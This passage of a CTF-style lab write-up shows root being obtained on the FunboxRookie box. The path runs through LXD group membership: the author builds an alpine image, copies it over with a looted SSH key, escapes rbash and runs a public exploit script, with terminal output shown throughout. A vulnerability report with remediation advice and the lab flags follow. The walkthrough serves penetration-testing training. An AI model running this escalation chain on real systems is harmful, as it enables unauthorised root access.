


```
tom@funbox2:~$ cat /etc/group | grep lxd
lxd:x:108:tom
tom@funbox2:~$ 
```

That's convenient! I think we need to continuing pulling on this thread.


Let's see if we can get the exploit to work.

```
# Step 1: Download build-alpine => wget https://raw.githubusercontent.com/saghul/lxd-alp
# Step 2: Build alpine => bash build-alpine (as root user) [Attacker Machine]
# Step 3: Run this script and you will get root [Victim Machine]
# Step 4: Once inside the container, navigate to /mnt/root to see all resources from the
```




```
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/exploit$ wget https://raw.githubusercontent.com/saghul/l
xd-alpine-builder/master/build-alpine
--2021-01-04 22:06:54--  https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.64.133, 151.101.192.133, 151.101.0.
133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.64.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7499 (7.3K) [text/plain]
Saving to: 'build-alpine'

build-alpine              100%[=====================================>]   7.32K  --.-KB/s    in 0.02s

2021-01-04 22:06:54 (480 KB/s) - 'build-alpine' saved [7499/7499]

kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/exploit$ sudo bash build-alpine
[sudo] password for kali:
Determining the latest release... v3.12
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.12/main/x86_64
Downloading alpine-mirrors-3.5.10-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
Downloading alpine-keys-2.2-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
```

We end up with a tar.gz file that we need to transfer over to the target machine along with the bash script.




```
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/exploit$ scp -i ../loot/tom_id_rsa alpine-v3.12-x86_64-2
0210104_2207.tar.gz tom@192.168.106.107:/home/tom
alpine-v3.12-x86_64-20210104_2207.tar.gz                          100% 3129KB   4.5MB/s   00:00
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/exploit$ scp -i ../loot/tom_id_rsa 46978.sh tom@192.168.
106.107:/home/tom
46978.sh                                                          100% 1500    30.0KB/s   00:00
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/exploit$ 
```

I tried to run the script, but the restricted shell kicked it back.



```
tom@funbox2:~$ 46978.sh alpine-v3.12-x86_64-20210104_2207.tar.gz
rbash: /usr/lib/command-not-found: restricted: cannot specify `/' in command names
tom@funbox2:~$ 
```


We need to get rid of the restricted shell. Let's try executing a new shell and if we're lucky……



```
tom@funbox2:~$ bash
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

tom@funbox2:~$ cd ..
tom@funbox2:/home$ pwd
/home
tom@funbox2:/home$ 
```


It’s *rarely* that easy, but in this instance, we've broken free!

Now to run the script.




```
tom@funbox2:~$ ./46978.sh alpine-v3.12-x86_64-20210104_2207.tar.gz
/usr/bin/env: ‘bash\r’: No such file or directory
```

No good - we got an error. Looks like our bash is reading in the return character ("`\r`") in the first line of the script. We need to remove it.




```
tom@funbox2:~$ tr -d '\r' < 46978.sh > 46978_fixed.sh
tom@funbox2:~$ ./46978_fixed.sh alpine-v3.12-x86_64-20210104_2207.tar.gz
bash: ./46978_fixed.sh: Permission denied
tom@funbox2:~$ chmod +x 46978_fixed.sh
tom@funbox2:~$ ./46978_fixed.sh alpine-v3.12-x86_64-20210104_2207.tar.gz

Usage:
        [-f] Filename (.tar.gz alpine file)
        [-h] Show this help panel

tom@funbox2:~$ 
```

Now that we have removed it and made the fixed copy executable with `chmod +x`, the script is able to run. We need to add the -f switch as part of the command and we should be good.



```
tom@funbox2:~$ ./46978_fixed.sh -f alpine-v3.12-x86_64-20210104_2207.tar.gz
If this is your first time running LXD on this machine, you should also run: lxd init
To start your first container, try: lxc launch ubuntu:18.04

Image imported with fingerprint: 06c356bbd49d2cc4c2783861dacea53ccea1a9a8e7d3952c373998d51254dc2f
[*] Listing images ...

+--------+--------------+--------+-------------------------------+--------+--------+--------------------------
---+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE
   |
+--------+--------------+--------+-------------------------------+--------+--------+--------------------------
---+
| alpine | 06c356bbd49d | no     | alpine v3.12 (20210104_22:07) | x86_64 | 3.06MB | Jan 5, 2021 at 4:28am (UT
C) |
+--------+--------------+--------+-------------------------------+--------+--------+--------------------------
---+
Creating privesc
Device giveMeRoot added to privesc
~ # whoami
root
~ #
```

We have root. Let's grab the `proof.txt`



```
~ # cd /mnt/root
/mnt/root # ls
bin             home            lost+found      root            swap.img        vmlinuz
boot            initrd.img      media           run             sys             vmlinuz.old
cdrom           initrd.img.old  mnt             sbin            tmp
dev             lib             opt             snap            usr
etc             lib64           proc            srv             var
/mnt/root # cd root
/mnt/root/root # ls
flag.txt   proof.txt
/mnt/root/root # cat proof.txt
8de2baa81f76e91a417f857e3944e8f3
/mnt/root/root # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:16:3E:1F:3A:47
          inet addr:10.24.184.30  Bcast:10.24.184.255  Mask:255.255.255.0
          inet6 addr: fd42:9fd:29f8:9df0:216:3eff:fe1f:3a47/64 Scope:Global
          inet6 addr: fe80::216:3eff:fe1f:3a47/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3970 (3.8 KiB)  TX bytes:2068 (2.0 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr:  ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

/mnt/root/root #
```

Vulnerabilities

1. Sensitive information available on open FTP service

The FTP service permitted anonymous access and was being used to host several compressed files containing sensitive private keys. While these files were password protected, a password standard did not appear to be followed and some of the passwords were easily cracked.

Recommendation: If the FTP service will be used to transfer sensitive information, anonymous logins should be disabled. Furthermore, a secure encrypted file transfer method, such as SCP, should be used.

2. Weak passwords used to protect compressed files containing sensitive information.

Two out of eleven compressed files were protected with passwords were cracked in a short period of time using basic password cracking methods and wordlists. The two passwords were based on dictionary words and/or contained less than ten characters.

Recommendation: Ensure a strong password standard is being followed for protecting sensitive information. Attributes of strong passwords include:

- Minimum length of > 10
- A mixture of capital and lowercase letters
- A mixture of alphabetic, numeric, and special characters.

Additionally, evaluate adding two-factor authentication, where feasible.

3. The version of Ubuntu Linux running was vulnerable to 'lxd' Local Privilege Escalation

The kernel version running on the target was vulnerable to a local privilege escalation vulnerability. This vulnerability can only be exploited locally by an authenticated user. Code is publicly available to exploit the vulnerability and is trivial to compile and execute. The successful exploit provided root level access to the target.

Recommendation: Update Ubuntu Linux to the latest stable version.
References:

- Lxd Privilege Escalation
- Ubuntu 18.04 - 'lxd' Privilege Escalation - Linux local Exploit (exploit-db.com)

Conclusion

FunboxRookie lived up to its name. It's always fun finding loot with sensitive information, as we did with the private keys hosted on the anonymous FTP server. It wasn't a terribly difficult box, but admittedly I spent too much time chasing the ProFTPd mod_copy vulnerability rabbit hole. The quicker way to obtain the initial foothold into the system would have been cracking the zip file passwords. However, in my real-world experience it's not often you find a protected file that's super easy to crack. Not to say it doesn't happen, but it is rare. Still, it would have been a more efficient use of time to initiate the password crack when we found the zip files and left it to run in the background while we continued investigating other possibilities.

Many thanks to 0815R2d2 for putting together this challenge!

FLAGS

Flags are reportedly generated dynamically when the target is reset, so the flags below will be different on each run.

local.txt	2058eceb699093faa5e116b26ad97187
proof.txt	8de2baa81f76e91a417f857e3944e8f3

Commands and Tools Used

Name	Description	How it was used
AutoRecon	AutoRecon is a multi-threaded network reconnaissance tool which performs automated enumeration of services. It is intended as a time-saving tool for use in CTFs and other penetration testing environments (e.g., OSCP). It may also be useful in real-world engagements.	Used to do the initial enumeration discovery of the target.
chmod	Modified files permissions in Linux	Used to add the "Execute" property to the exploit script.
curl	Command line tool and library for transferring data with URLs	Used to download exploit code to target.
find	search for files in a directory hierarchy (Linux)	Used to search for executables with the SUID bit enabled for privilege escalation as root.
gobuster	URI and DNS Subdomains brute force tool	Used as part of the AutoRecon script to brute force potential files and directories at the URI.

John the Ripper	Password cracking and brute force tool	Used to crack the password from the compressed PKZIP archive files.
ssh	Secure Shell	Used to log into the target.
Firefox	Web browser	Used to view the web site served on the target.
zip2john	PKZIP archive password hash exporter	Used to extract the password hashes from the PKZIP archive files. Part of the John the Ripper package.